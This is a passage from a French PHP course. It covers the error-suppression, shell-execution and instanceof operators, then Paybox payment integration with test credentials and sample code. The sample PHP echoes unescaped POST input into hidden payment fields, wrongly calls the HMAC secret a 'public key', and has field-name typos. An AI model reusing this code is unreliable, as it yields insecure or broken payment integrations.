rre	EPRE	EC	BLE_E	R_NO	WA	ER	E_WA	ILE	
sp	CATE	AT	RROR	I_TIC	RNI	E	RNIN	ERR	
on	D	ED		C_E	NG	RR	G	OR	
da				T		OR			
nt									

J'avoue que même habitué, déjà sur 2 octets c'est plus difficile à calculer de tête (encore qu'en décalant les octets et en connaissant ses tables de multiplication 2 et 16 ça va).

Donc lorsque vous affichez le rapport d'erreur en décimal, et que vous voyez par exemple 6138, avec de l'entraînement vous pourrez dire quels bits sont dedans, et donc à quelles constantes ça correspond. Reste la calculatrice sinon ! Vous pouvez aussi le demander à PHP au moyen de `printf()`.

Les masques de bits ne sont pas utilisés que dans le rapport d'erreur de PHP, mais partout : dans PDO, dans Json, dans GD...

### 12.7.2 L'opérateur de contrôle d'erreur

C'est l'opérateur arobase (@).

Il permet de supprimer toutes les erreurs générées par une expression (fonction, variables, constantes...). On le place juste devant l'expression pour laquelle on souhaite masquer l'erreur qui est levée.

Opérateur	Signification	Exemple
@	Erreur	<code>@include('fichier.php') ; /* Masque l'erreur générée par la fonction include() */</code>

### 12.7.3 L'opérateur d'exécution

C'est l'opérateur noté avec deux apostrophes inversées : ` `

Il permet d'exécuter des commandes au niveau du shell.

Opérateur	Signification	Exemple
` `	Exécution d'une commande shell	<code>\$liste = `ls -ail` ;</code>

## 12.8 Les objets

### 12.8.1 Les opérateurs de type objet

Le tableau ci-dessous récapitule les opérateurs sur les chaînes de caractères :

Opérateur	Signification	Exemple
<code>instanceof</code>	Instance	<code>if (\$Obj1 instanceof CL) ... ; /* vrai si \$Obj1 est une instance de la classe CL */</code>



## 12.9 Le paiement en Ligne avec Paybox

Dans cette section nous présentons la mise en œuvre de programmes PHP dans le cadre du paiement en ligne sécurisé via la plateforme technique Paybox.

Nous ne présentons pas tous les aspects de cette solution qui est très riche, mais seulement le paiement en ligne en une ou plusieurs échéances.

Le site [www.paybox.com](http://www.paybox.com) propose une information complète de cette solution.

### 12.9.1 Présentation de Paybox

#### 12.9.1.1 Coût

Le critère le plus important pour le choix d'une plateforme technique de paiement en ligne est son coût d'exploitation.

En avril 2015, Paybox propose un coût public forfaitaire de 25 € pour 100 transactions par mois, puis de 0,085 € par transaction à partir de la 101<sup>ème</sup> transaction dans le mois. A titre informatif, en 2008, il était de 23,15€ pour 100 transactions par mois, et de 0,067 € par transaction à partir de la 101<sup>ème</sup>.

En 2015, le coût d'ouverture d'une boutique Paybox, réglé une seule fois, est de 290 € (390 € en 2008).

Cette tarification forfaitaire présente un avantage indéniable par rapport aux solutions dont le coût est calculé selon un pourcentage du montant de chaque transaction.

#### 12.9.1.2 La boutique Paybox

Le mode de fonctionnement de Paybox nécessite une mise en œuvre technique du côté de l'entreprise cliente pour accéder à sa boutique Paybox.

##### 12.9.1.2.1 La boutique de l'entreprise

Chaque client dispose d'une boutique qui lui est propre, ouverte auprès de Paybox. Elle est connue via une identification particulière.

Cette boutique est accessible en mode :

- pré-production : dans ce mode d'accès, les vraies cartes bancaires (CB, VISA, MasterCard, American Express, ...) sont utilisables, mais aucune compensation bancaires (débit) n'est effectuée. Ce mode permet de tester le paiement via le site marchand de l'entreprise, sans avoir aucun paiement effectif. Une carte « virtuelle » est également disponible, ce qui évite l'utilisation de vraies cartes bancaires.
- production : dans ce mode d'accès, le paiement est réel. Seules les vraies cartes sont utilisables.

##### 12.9.1.2.2 La boutique de test mutualisée

Paybox propose une boutique de test mutualisée, accessible à tous sans restriction, même à ceux qui ne sont pas client de Paybox.

Elle permet de mettre en œuvre la solution technique dans le site marchand de l'entreprise, sans attendre l'ouverture de sa propre boutique Paybox. De plus, Paybox offre une assistance (via courriel ou téléphone), pour cette boutique mutualisée donc sans être client.

#### 12.9.1.2.3 Le Back-office

Chaque boutique Paybox possède un accès « Back-office » c'est-à-dire un site web avec identification (via un login et un mot de passe) permettant de voir l'historique des transactions, leur état (accepté, refusé, annulé, ...), leur montant, les éventuels abonnements, etc.

Il permet aussi d'annuler une transaction (avant sa compensation bancaire), de faire un remboursement, de gérer une liste « grise » c'est-à-dire de cartes bancaires pour lesquelles vous refusez le paiement, d'extraire l'historique des transactions sous la forme d'un fichier Excel, etc.

#### 12.9.1.3 **Principe de fonctionnement**

Le paiement via la solution Paybox se déroule en 5 phases :

1. La saisie des informations sur le site marchand de l'entreprise ;
2. La transmission des informations du site marchand vers la boutique Paybox ;
3. La paiement : saisie des informations bancaires par l'acheteur, sur les pages sécurisées de la boutique Paybox ;
4. L'envoie du reçu de paiement à l'acheteur, par Paybox ;
5. Le retour des informations sur le paiement, de la boutique Paybox vers le site marchand de l'entreprise.

Il est ensuite possible de consulter l'historique des transactions dans le Back-office :

6. L'accès au Back-office de la boutique Paybox.

#### 12.9.1.3.1 La saisie des informations sur le site marchand

La première étape est d'avoir développé un site Web marchand permettant à l'acheteur de sélectionner un ou plusieurs produits dans un « panier », et d'avoir une somme à régler.

C'est à cette étape que l'on génère les informations commerciales qui seront ensuite transmises à Paybox, comme la **somme à régler**, et une **référence commerciale**.

Cette **référence commerciale** est importante et doit contenir, sous la forme d'une chaîne de caractères (255 caractères au maximum), des informations comme le numéro de dossier du site marchand, éventuellement le nom ou le prénom de l'acheteur, l'horodatage de l'achat, etc. Cette référence doit contenir toute information utile qui permette **d'identifier clairement et facilement un paiement**.

##### **Attention :**

**La référence est la seule information commune entre le site marchand et le site Paybox. Il est donc important de bien réfléchir à sa forme et à son contenu.**

*Par exemple un numéro de dossier est souvent suffisant. Mais alors seul ce numéro de dossier apparaîtra sur le Back-office de Paybox. Il faudra aller sur le Back-office du commerçant pour savoir à qui correspond ce dossier.*

*Il est très souvent intéressant de mettre dans cette référence, des données qui informent clairement sur le dossier comme : le nom et le prénom de l'acheteur, le mode de règlement en une ou plusieurs fois, la date et l'heure du paiement. Ceci*

évite de devoir faire des allers retours entre le Back-office du commerçant et celui de la boutique Paybox lorsqu'on a besoin de vérifier l'état d'un règlement.

De plus, il est préférable de remplacer les espaces par des soulignés afin de faciliter les traitements ultérieurs.

L'écran suivant présente un écran de saisie « simulant » un site marchand :

Saisissez les données :

Nom du client (ex: Dupont) :

Prénom du client (ex : Jean Christophe) :

Numéro du dossier (Ex: 123456) :

Adresse courriel (ex : dupont@cnam.fr) :

Montant à régler (ex : 170,23) :

Voulez-vous payer en 3 fois ? Oui  Non

Le nom, le prénom, l'adresse courriel seront par exemple demandé à l'acheteur sur le site marchand. Contrairement à ce qui est présenté sur cet écran, le montant à régler et le numéro de dossier seront calculés automatiquement lors de l'achat par le site marchand.

Les boutons radio du mode de paiement en une ou trois fois, montre qu'il est possible de faire un règlement en plusieurs fois (4 échéances maximales sous Paybox, dont la première est réglée immédiatement).

Dans ce cas il faut fournir à Paybox, les montants et les dates des échéances suivantes.

L'utilisateur validera une seule fois tous ces paiements dont les montants et dates seront présentés au moment de saisir son numéro de carte bancaire.

Par la suite, à chaque date indiquée, Paybox effectuera automatiquement, et sans aucune intervention humaine, le règlement du montant qui a été précisé à cette date et enverra automatiquement un reçu à l'acheteur via son adresse courriel. Il n'y a absolument rien à faire, sauf à relever régulièrement la liste des règlements effectués sur le Back-office de sa propre boutique Paybox.

#### 12.9.1.3.2 La transmission des informations du site marchand à Paybox

Une fois les informations commerciales obtenues ou générées par le site marchand de l'entreprise, il faut transmettre ces informations à la boutique Paybox.

La transmission de ces informations du site marchand vers sa boutique Paybox utilise un formulaire HTML. La majorité des variables sont cachées (hidden).

En voici un exemple, les valeurs présentées sont à titre indicatif :



```
<form method="POST"
action="https://urlserveur.paybox.com/cgi/MYchoix_pagepaiement.cgi">
<input type="hidden" name="PBX_SITE" value="1999888">
<input type="hidden" name="PBX_RANG" value="32">
<input type="hidden" name="PBX_IDENTIFIANT" value="110647233">
<input type="hidden" name="PBX_TOTAL" value="34587">
<input type="hidden" name="PBX_DEVISE" value="978">
<input type="hidden" name="PBX_CMD" value="052426_DUPONT_20150408_104701">
<input type="hidden" name="PBX PORTEUR" value="dupont@orange.fr">
<input type="hidden" name="PBX RETOUR" value="Mt:M;Ref:R;Auto:A;Erreur:E">
<input type="hidden" name="PBX_HASH" value="SHA512">
<input type="hidden" name="PBX HMAC" value="F2A799494504F9E50E91E44C129A45">
<input type="hidden" name="PBX_TIME" value="2015-04-08T10:47:01+02:00">
<input type="hidden" name="PBX_EFFECTUE" value="http://serv.fr/retour.php">
<input type="hidden" name="PBX_REFUSE" value="http://serv.fr/retour.php">
<input type="hidden" name="PBX_ANNULE" value="http://serv.fr/retour.php">
<input type="submit" value="Payer">
</form>
```

Les variables de ce formulaire sont détaillées dans la documentation téléchargeable sur le site de Paybox. A travers ce formulaire, le site marchand transmet à Paybox :

- Des informations commerciales comme :
  - Le montant de la transaction en centimes (PBX\_TOTAL) ;
  - Le code de la devise de la transaction (PBX\_DEVISE), par exemple l'euro (978) ;
  - La référence du dossier : une chaîne de 255 caractères au plus (PBX\_CMD) ;
  - L'adresse courriel de l'acheteur (PBX\_PORTEUR), pour recevoir le reçu de paiement.
- Des informations techniques comme :
  - Les codes de la boutique Paybox de l'entreprise (PBX\_SITE, PBX\_RANG, PBX\_IDENTIFIANT) ;
  - La liste des variables que Paybox doit retourner au site marchand (PBX\_RETOUR), après la saisie des informations bancaires par l'acheteur ;
  - La méthode de cryptage de l'empreinte de la transaction (PBX\_HASH). C'est l'algorithme de hachage ;
  - L'empreinte (clef privée) de la transaction (PBX\_HMAC). Cette signature est calculée à partir de la clef publique fournie avec la boutique Paybox ;
  - L'horodatage de la transaction au format ISO8601 (PBX\_TIME) ;
  - Les URLs de retour au site marchand quand le paiement est effectué, refusé ou annulé (PBX\_EFFECTUE, PBX\_REFUSE, PBX\_ANNULE).

Les variables suivantes sont obligatoires dans toute requête, et doivent être présentées dans cet ordre :

- PBX\_SITE
- PBX\_RANG
- PBX\_IDENTIFIANT
- PBX\_TOTAL
- PBX\_DEVISE
- PBX\_CMD
- PBX\_PORTEUR
- PBX\_RETOUR
- PBX\_HASH
- PBX\_HMAC
- PBX\_TIME

Il existe bien d'autres variables facultatives, comme PBX\_EFFECTUE, PBX\_REFUSE ou PBX\_ANNULE.

Voici un exemple de la présentation de validation de la commande. Comme les variables sont cachées (hidden), seul le bouton « Payer » du formulaire apparaît.

Il est donc important de présenter à l'acheteur un récapitulatif des informations le concernant et des sommes à régler avec leur date de règlement AVANT de transmettre les informations à Paybox, c'est-à-dire avant de saisir les informations bancaires.

L'écran suivant récapitule un règlement en une seule fois

Dossier à régler				
Dossier	Nom	Prénom	Courriel	Montant Total
052426	DUPONT	PAUL	dupont@orange.fr	345,87 €

Echéances	
Date	Montant
09/04/15	345,87 €

L'écran suivant récapitule un règlement en une trois fois (dans le cas d'une sélection du bouton radio sur « oui » dans l'écran précédent), pour le même montant.

Dossier à régler				
Dossier	Nom	Prénom	Courriel	Montant Total
052426	DUPONT	PAUL	dupont@orange.fr	345,87 €

Echéances	
Date	Montant
09/04/2015	115,28 €
09/05/2015	115,28 €
09/06/2015	115,31 €

Le clic sur le bouton « Payer » envoie les informations à Paybox via le formulaire, en utilisant le programme indiqué dans le champ « action », qui est dans notre exemple : [https://urlserveur.paybox.com/cgi/MYchoix\\_pagepaiement.cgi](https://urlserveur.paybox.com/cgi/MYchoix_pagepaiement.cgi).

La valeur de **urlserveur** varie selon que l'on utilise le mode de pré-production (tests) ou le mode de production (paiement réel).

La liste des serveurs Paybox disponibles est :

Plateforme de test ou pré-production :

[https://preprod-tpeweb.paybox.com/cgi/MYchoix\\_pagepaiement.cgi](https://preprod-tpeweb.paybox.com/cgi/MYchoix_pagepaiement.cgi)

Plateforme de production :

[https://tpeweb.paybox.com/cgi/MYchoix\\_pagepaiement.cgi](https://tpeweb.paybox.com/cgi/MYchoix_pagepaiement.cgi) (serveur principal)

[https://tpeweb1.paybox.com/cgi/MYchoix\\_pagepaiement.cgi](https://tpeweb1.paybox.com/cgi/MYchoix_pagepaiement.cgi) (serveur secondaire)

#### 12.9.1.3.3 La saisie des informations bancaires

Une fois le formulaire validé, l'écran de Paybox apparaît. Sur la boutique de test mutualisé, un premier écran propose de choisir sa carte bancaire.

\*\*\*TEST\*\*\* \*\*\*TEST\*\*\* LA BOUTIQUE DE TEST HMAC  
Référence de la transaction: CPT\_052426\_DUPONT\_PAUL\_2015-04-09T14:29:39 02:00  
Montant: 345.87 EUR

Choisissez votre moyen de paiement

Paiement par Carte Bancaire	Paiement par PayPal
	 <b>EFFECTUER LE PAIEMENT &gt;&gt;</b>
<b>EFFECTUER LE PAIEMENT &gt;&gt;</b>	
Paiement par Cartes Prépayées	Paiement par Cartes Finaref
	 <b>EFFECTUER LE PAIEMENT &gt;&gt;</b>
<b>EFFECTUER LE PAIEMENT &gt;&gt;</b>	
Paiement par crédit / plusieurs fois	Paiement par Buyster
	 <b>EFFECTUER LE PAIEMENT &gt;&gt;</b>
<b>EFFECTUER LE PAIEMENT &gt;&gt;</b>	
<b>&lt;&lt; ANNULER</b>	
Paybox ® Infos Sécurité	

L'écran Paybox de paiement présente la somme à régler immédiatement, ou les sommes et les dates en cas de paiement en plusieurs fois.

L'écran suivant présente un paiement en une seule fois :

Paiement de  
**345.87 EUR**

\*\*\*TEST\*\*\* LA BOUTIQUE DE TEST HMAC

Numéro de carte	1111222233334444
Date de fin de validité (MM/AA)	09 ▾ 17 ▾
Cryptogramme visuel : 3 derniers chiffres au dos de la carte <a href="#">(?)</a>	123
	<b>&lt;&lt; ANNULER</b> <b>VALIDER &gt;&gt;</b>
<b>RETOUR CHOIX MOYENS DE PAIEMENTS</b>	
	
Montant indicatif de votre achat en devises. Dernière mise à jour des taux le 08/04/2015	
345.87 EUR 361.52 CHF 375.31 USD 44943 JPY 2328.22 CNY 252.88 GBP 468.40 CAD	
Paybox ® Infos Sécurité	

L'écran suivant présente un paiement en trois fois :

The screenshot shows a payment interface for a test store. At the top, it says "Paiement de 115.28 EUR" and "\*\*\*TEST\*\*\* LA BOUTIQUE DE TEST HMAC". Below this, there's a red box highlighting the payment amount "115.28 EUR". The payment method is listed as "e-BLEUE". The payment date is set to "09/05/2015 115.28 EUR" and "09/06/2015 115.31 EUR". The card number is "1111222233334444", the expiration date is "09 17", and the CVV is "123". There are buttons for "ANNULER" and "VALIDER >". A purple button at the bottom says "RETOUR CHOIX MOYENS DE PAIEMENTS". On the left, there are logos for MasterCard, VISA, and e-BLEUE. On the right, there's a "Paybox Powered by VeriFone" logo. At the bottom, it shows exchange rates: 115.28 EUR, 120.50 CHF, 125.09 USD, 14980 JPY, 776.01 CNY, 84.29 GBP, and 156.12 CAD. It also has links for "Paybox ®" and "Infos Sécurité".

Cet écran permet à l'acheteur de saisir les informations de sa carte bancaire.

Dans le cas de la boutique de test mutualisée, vous pouvez utiliser votre carte bancaire ou bien une carte « virtuelle » proposée par Paybox uniquement pour le test.

Voici les codes de cette carte « virtuelle » :

- Numéro de la carte : 1111222233334444
- Date de validité : choisir une date valide
- Cryptogramme : 123

L'acheteur à la possibilité de faire trois essais avant de se voir refuser le paiement. Il peut également annuler le règlement à cette étape.

#### 12.9.1.3.4 L'envoi du reçu de paiement à l'acheteur

Si le règlement a été accepté à l'étape précédente, l'acheteur reçoit un reçu de son paiement à son adresse courriel, qui a été fournie à Paybox via le formulaire dans la variable PBX\_PORTEUR.

Voici le reçu envoyé à l'acheteur dans le cadre d'un règlement en une seule fois.

```
+-----+
! ATTENTION CECI N'EST PAS UN VRAI PAIEMENT !
! IL N'Y A PAS EU DE VRAIE AUTORISATION !
+-----+
Ref commande:CPT_052426_DUPONT_PAUL_2015-04-09T14:29:39 02:00
CARTE BANCAIRE
le 09/04/2015 à 14:39
TEST PAYBOX HMAC 1
1999888
111122-----
1709
00 032 5954030
M DEBIT @
AUTO:      XXXXXX
MONTANT =      345.87 EUR
TICKET A CONSERVER
```

Voici le reçu envoyé à l'acheteur dans le cadre d'un règlement en plusieurs fois.

Le type « abonnement » apparaît. La date et le montant du prochain prélèvement sont indiqués.

```
+-----+
! ATTENTION CECI N'EST PAS UN VRAI PAIEMENT !
! IL N'Y A PAS EU DE VRAIE AUTORISATION !
+-----+
Abonnement
Prochain prelevement le 09/05/2015 : 115.28 EUR
Ref commande:ABT_052426_DUPONT_PAUL_2015-04-09T14:39:25 02:00
CARTE BANCAIRE
le 09/04/2015 à 14:39
TEST PAYBOX HMAC 1
1999888
111122-----
1703
00 032 5958471
M DEBIT @
AUTO: XXXXXX
MONTANT = 115.28 EUR
TICKET A CONSERVER
```

#### 12.9.1.3.5 Le retour des informations après paiement

Si des URLs de retours vers le site marchand ont été indiquées à Paybox via les variables PBX\_EFFECTUE, PBX\_REFUSE et PBX\_ANNULE, alors à la fin de l'écran de saisie des informations bancaires, Paybox retourne à l'une de ces adresses les informations demandées dans la variable PBX\_RETOUR.

- L'url précisée dans PBX\_EFFECTUE est utilisée quand le règlement a été effectué.
- L'url précisée dans PBX\_REFUSE est utilisée quand le règlement a échoué (nombre d'essais dépassé, carte volée, compte bancaire insuffisamment approvisionné, etc.).
- L'url précisée dans PBX\_ANNULE est utilisée quand l'acheteur a cliqué sur le bouton « Annuler » de l'écran de saisie des informations bancaires.

La variable PBX\_RETOUR indique les informations à retourner au site marchand. Par exemple **M** indique le montant, **R** la référence, **A** l'autorisation et **E** le code d'erreur.

Ce retour se fait par la méthode GET (par défaut). Chaque information doit être précédée par un **texte** et le caractère « **:** », représentant le nom de la variable. Le caractère de séparation entre ces différentes informations est le « **;** ».

Voici un exemple de contenu : **Mt:M;Ref:R;Auto:A;Erreur:E**

Il faut donc traiter cette information comme si elle venait d'un formulaire envoyé par Paybox en méthode GET, via un programme PHP.

Les URLs de retours indiquées par PBX\_EFFECTUE, PBX\_REFUSE et PBX\_ANNULE doivent correspondre à un programme PHP de traitement de ces données. Le plus simple est que ces trois variables contiennent l'URL du même programme PHP qui traite tous les cas de retour selon la valeur de la variable « Erreur ».

Voici un exemple de l'affichage produit par un programme PHP interprétant les informations envoyées. Dans cet exemple, beaucoup d'informations sont demandées en retour comme par exemple le type de la carte bancaire, son numéro, sa date de validité, le pays de la banque émettrice, etc.

Résultat du paiement	
Statut	Paiement Validé
Code retour	00000 : Opération réussie.
Référence	ABT_052426_DUPONT_PAUL_2015-04-09T14:31:38 02:00
Montant	115,28 €
Autorisation	XXXXXX
N° d'appel Paybox	11307865
N° transaction	5958518
Date et Heure de la transaction	09-04-2015 à 14:32:04
Type de paiement	CARTE
Type de la carte	EUROCARD_MASTERCARD
N°carte	111122*****44
Fin de validité de la carte	Septembre-2017
Pays de la banque	Non défini
Empreinte de la carte	5B434C778490889697170E225029F56AFF19CA47
Garantie par 3D secure	Pas utilisé
Pays du client	France (FRA)
N°abonnement	5958519

### Remarques:

-1- Contrairement à ce qui est affiché sur l'écran précédent qui présente juste l'interprétation des informations obtenue en retour, **le programme PHP devra simplement confirmer à l'acheteur, qui est de retour sur le site marchand, que sa commande est validée, ou qu'elle est annulée si le règlement à échoué ou si il a été annulé. Les autres informations ne doivent pas apparaître à l'écran mais elles doivent être conservées dans une base de données.**

Par la suite, il est indispensable de développer une interface Web d'accès à cette base de donnée, ce qui constituera le Back-office du site marchand !

-2- Paybox supporte le système 3D Secure, y compris sur le site de test mutualisé.

Ce système permet de sécuriser le paiement par la saisie d'un code unique envoyé par SMS sur le portable de l'acheteur. Le numéro de portable est transmis par la banque émettrice de la carte bancaire au moment du règlement sur le site de Paybox.

La boutique mutualisée simule le système 3D Secure par l'acceptation d'un certificat. Il n'y a pas d'échange de SMS ni besoin d'un numéro de téléphone portable.

#### 12.9.1.3.6 L'accès au Back-office Paybox

Il n'existe que deux URL d'accès au Back-office de Paybox :

- Le Back-office de test : <https://preprod-admin.paybox.com>
- Le Back-office de production : <https://admin.paybox.com>

C'est l'identifiant et le mot de passe qui dirige vers le Back-office de sa boutique Paybox.

Dans le cas de la boutique de test mutualisée *classique* ces informations sont :

- Login : 199988832
- Mot de passe : 19998881

Dans le cas de la boutique de test mutualisée *3D-secure* ces informations sont :

- Login : 199988843
- Mot de passe : 19998881

L'onglet Journal donne accès à l'historique des transactions. La boutique mutualisée étant ouverte à tous, vous trouverez vos transactions de test parmi d'autres transactions, ce qui bien sûr ne sera pas le cas avec votre propre boutique.

Voici un exemple de Back-office de la boutique mutualisée classique. L'encadré montre la trace de notre transaction de test.

The screenshot shows the Paybox administration interface at <https://preprod-admin.paybox.com>. The top navigation bar includes links for Retour Paiement Paybox, Interface d'administration d..., Les plus visités, WebMail, Calendar, Radio, People, Yellow Pages, Download, Customize..., and language selection (French, English). The main menu has tabs for Accueil, Informations, Journal, Télécollecte, Comptes-rendus, and Saisie. A sub-menu for Crédit, Abonnements, Oppositions, Recherche carte, Aide, and Contact is also visible. The Journal tab is active. The page displays search fields for Date (09/04/2015), Au, Réf. Paybox, Réf. Cmd (début), Montant, Email, Filtre (Transactions validées), Affichage (20 lignes/page), and Visualiser, along with an Export Email button and Options d'export link. Below this is a table showing transaction statistics for April 9, 2015, including the number of transactions, cumulative amount, and currency. At the bottom is a detailed log table with columns for Date, Heure, Réf. Paybox, Numéro d'appel, Montant, Devise, Réf. Commande, Etat, Moyen paiement, Pays, and IP. Two transactions from April 9, 2015, are highlighted with a red border: one for 115.28 EUR and another for 345.87 EUR. Both transactions are marked as 'Autorisée' (Approved) and used a card payment method.

Date	Heure	Réf. Paybox	Numéro d'appel	Montant	Devise	Réf. Commande	Etat	Moyen paiement	Pays	IP	?
09/04/2015	14:32:04	5958518	11307865	115.28	EUR	ABT_052426_DUPONT_PAUL_2015-04	Autorisée	Carte	???	FRA	..
09/04/2015	14:30:22	5958512	11307853	345.87	EUR	CPT_052426_DUPONT_PAUL_2015-04	Autorisée	Carte	???	FRA	..

#### 12.9.1.4 Sécurisation par clé publique/clé privée

Afin de sécuriser l'envoi des informations entre le site marchand et la boutique Paybox, la solution technique de Paybox utilise la méthode de cryptage clé publique / clé privée.

##### 12.9.1.4.1 *Principe*

A partir d'une clé publique spécifique à sa propre boutique Paybox, on génère une « empreinte » de l'ensemble des informations transmises via le formulaire à Paybox, c'est la clé privée.

Le nom de l'algorithme de cryptage utilisé ainsi que cette empreinte, la clé privée, sont transmis à Paybox dans le formulaire en même temps que les autres informations.

A la réception, Paybox génère à nouveau l'empreinte et la compare avec celle qui est transmise pour valider la transaction.

##### 12.9.1.4.2 *La clé publique de la boutique Paybox*

###### 12.9.1.4.2.1 Génération de la clé

La clé publique est spécifique au site marchand. IL faut donc la générer une première fois dans le Back-office de sa boutique Paybox. L'interface de génération se trouve dans l'onglet « **Informations** » du Back-office.

Cette clé publique est modifiable par la suite.

Voici une présentation de cette interface issue de la documentation Paybox.

Modification de la clé HMAC	
Phrase de passe	*****
Cacher	<input checked="" type="checkbox"/>
Complexité	Très fort
Force	100%
Clé	
<b>VALIDER</b>	

A droite de l'écran, un bouton « Générer une clé » est visible avec un curseur qui pointe vers lui.

###### 12.9.1.4.2.2 Récupération de la clé

L'écran suivant montre comment récupérer cette clé dans le Back-office de la boutique de test mutualisée qui est utilisée pour la section concernant la mise en œuvre du paiement en ligne.

Après vous être connecté au Back-office de votre boutique, il faut saisir le login et mot de passe. Pour mémoire voici les URL des site de pré-production et de production :

- Le Back-office de test : <https://preprod-admin.paybox.com>
- Le Back-office de production : <https://admin.paybox.com>

Le login et mot de passe sont ceux fourni à l'ouverture de la boutique par Paybox.  
Dans le cas de la boutique de test mutualisée :

- Login : 199988832
- Mot de passe : 19998881

## Cours PHP de Jean-Michel Léry

Sélectionnez l'onglet « Informations », et récupérez la clé publique située en bas de cet écran :

The screenshot shows a web browser window titled "Interface d'administration d...". The URL is https://preprod-admin.paybox.com. The page header includes the Paybox logo and navigation links like "WebMail", "Calendar", "People", "Yellow Pages", "Download", and "Customize...". A message at the top reads "Identifiant:1999888-032 Nom:\*\*\*TEST\*\*\* \*\*\*TEST\*\*\* LA BOUTIQUE DE TEST HMAC" with flags for France and Germany. Below this is a menu bar with tabs: Accueil, Informations, Journal, Télécollecte, Comptes-rendus, Saisie, Crédit, Abonnements, Oppositions, Recherche carte, Aide, Contact, and Déconnexion. A section titled "LASER" displays merchant information: N° Commerçant (1000000000000004), Date de création (06/08/2012), and Date de la dernière télécollecte (Aucune). At the bottom, a red box highlights the "Clé de TEST" field, which contains the value: 0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF.

#### 12.9.1.4.3 Génération de la clé privée ou « empreinte » de la transaction

Avec cette clé publique, il faut générer l'empreinte des informations transmises.

Voici un exemple de programme PHP de génération de cette empreinte puis d'envoi via le formulaire :

```
< ?php
// -----
// On récupère la date au format ISO-8601
// -----
$DateTime = date("c");

// -----
// On crée la chaîne $param à hacher
// -----
// l'ordre des variables doit être identique a celui du formulaire
// La chaîne est de la forme (sans aucun espace):
// PBX_SITE=1999888&PBX_RANG=32&PBX_IDENTIFIANT=110647233&PBX_TOTAL=1000&...
$param = "PBX_SITE=1999888".
"&PBX_RANG=32".
"&PBX_IDENTIFIANT=110647233".
"&PBX_TOTAL=". $_POST['montant'] .
"&PBX_DEVISE=978".
"&PBX_CMD=". $_POST['ref'] .
"&PBX_PORTEUR=". $_POST['email'] .
"&PBX_RETOUR=Mt:M;Ref:R;Auto:A;Erreur:E".
"&PBX_HASH=SHA512".
"&PBX_TIME=". $DateTime .
"&PBX_EFFECTUE=http://serv.fr/retour.php".
"&PBX_REFUSE=http://serv.fr/retour.php".
"&PBX_ANNULE=http://serv.fr/retour.php";

// -----
// On récupère la clé publique (onglet Information du Back-office)
// -----
// que l'on renseigne dans la variable $keyTest;
$keyTest="0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF012
3456789ABCDEF0123456789ABCDEF0123456789ABCDEF0123456789ABCDEF";

// Si la clé est en ASCII, On la transforme en binaire
$binKey = pack("H*", $keyTest);

// -----
// On calcule l'empreinte (à renseigner dans le paramètre PBX_HMAC)
// -----
// grâce à la fonction hash_hmac et la clé binaire
// On envoie via la variable PBX_HASH l'algorithme de hachage qui a été
// utilisé (SHA512 dans ce cas)
// Pour information : Pour afficher la liste des algorithmes disponibles
// sur votre environnement, décommentez la ligne suivante
// print_r(hash_algos());

$empreinte_carte = strtoupper(hash_hmac('sha512', $param, $binKey));

// La chaîne sera envoyée en majuscules, d'où l'utilisation de strtoupper()
// On crée le formulaire à envoyer à Paybox System
// ATTENTION : l'ordre des champs est extrêmement important, il doit
// correspondre exactement à l'ordre des champs dans la chaîne hachée

// -----
// on envoi les informations via le formulaire
// -----
?>
```

```

<form method="POST"
action="https://urlserveur.paybox.com/cgi/MYchoix_pagepaiement.cgi">
<input type="hidden" name="PBX_SITE" value="1999888">
<input type="hidden" name="PBX_RANG" value="32">
<input type="hidden" name="PBX_IDENTIFIANT" value="110647233">
<input type="hidden" name="PBX_TOTAL" value="<? echo $_POST['montant']; ?>">
<input type="hidden" name="PBX_DEVISE" value="978">
<input type="hidden" name="PBX_CMD" value="<? echo $_POST['ref']; ?>">
<input type="hidden" name="PBX PORTEUR" value="<? echo $_POST['email']; ?>">
<input type="hidden" name="PBX RETOUR" value="Mt:M:Ref:R:Auto:A:Erreur:E">
<input type="hidden" name="PBX_HASH" value="SHA512">
<input type="hidden" name="PBX_HMAC" value="<? echo $empreinte_carte; ?>">
<input type="hidden" name="PBX_TIME" value="<? echo $DateTime; ?>">
<input type="hidden" name="PBX_EFFECTUE" value="http://serv.fr/retour.php">
<input type="hidden" name="PBX_REFUSE" value="http://serv.fr/retour.php">
<input type="hidden" name="PBX_ANNULE" value="http://serv.fr/retour.php">
<input type="submit" value="Envoyer">
</form>

```

## 12.9.2 Mise en œuvre de la solution

Cette section présente la mise en œuvre technique du paiement via la boutique Paybox.

Nous montrons comment faire un règlement en une ou plusieurs fois, et présentons également les modifications à apporter dans le cas d'une utilisation avec le système 3D Secure.

Seuls le **site marchand et l'intégration du formulaire d'appel au site Paybox**, puis **l'interprétation du retour du paiement** sont présentés.

En effet, l'écran de saisie des informations bancaires et le Back-office Paybox sont totalement générés par Paybox et ne nécessite aucun développement.

### 12.9.2.1 Paiement en une ou plusieurs fois sans 3D Secure

#### 12.9.2.1.1 Intégration dans le site marchand

##### 12.9.2.1.1.1 Formulaire de saisie des informations

L'écran suivant correspond au programme `saisie_client.html`.

The screenshot shows a web form titled "Saisissez les données :". It contains the following fields:

- Nom du client (ex: Dupont) :
- Prénom du client (ex : Jean Christophe) :
- Numéro du dossier (Ex: 123456) :
- Adresse courriel (ex : dupont@cnam.fr) :
- Montant à régler (ex : 170,23) :
- Voulez-vous payer en 3 fois ? Oui  Non
- 
-

Il présente une simulation du site marchand. Il s'agit d'un formulaire de saisie des informations nécessaire au paiement.

Dans le cas d'un vrai site marchand, le numéro de dossier ou le montant à régler ne seront pas demandé à l'acheteur mais calculé.

Le bouton radio propose le paiement en 3 fois (Paybox autorise jusqu'à 4 échéances, y compris la première qui est réglée immédiatement).

```
<!DOCTYPE html>
<html>
  <head> <!-- Entête HTML -->
    <meta charset="utf-8" />
    <title>Paiement Paybox</title>
  <link href="CSS/saisie_client_paybox.css" rel="stylesheet" type="text/css" />
  </head>
  <form action="paybox_clef_HMAC.php" method="post">
    <fieldset>
      <legend>Saisissez les données :</legend><br/>
      Nom du client (ex: Dupont) : <input type="text" name="Nom" size="30" /><br/><br/>
      Prénom du client (ex : Jean Christophe) : <input type="text" name="Prenom" size="30" /><br/><br/>
      Numéro du dossier (Ex: 123456) : <input type="text" name="Dossier" size="30" /><br/><br/>
      Adresse courriel (ex : dupont@cnam.fr) : <input type="text" name="Courriel" size="30" /><br/><br/>
      <b>Montant à régler (ex : 170,23) : </b><input type="text" name="Montant_Total" size="30" /> &euro;<br/><br/>
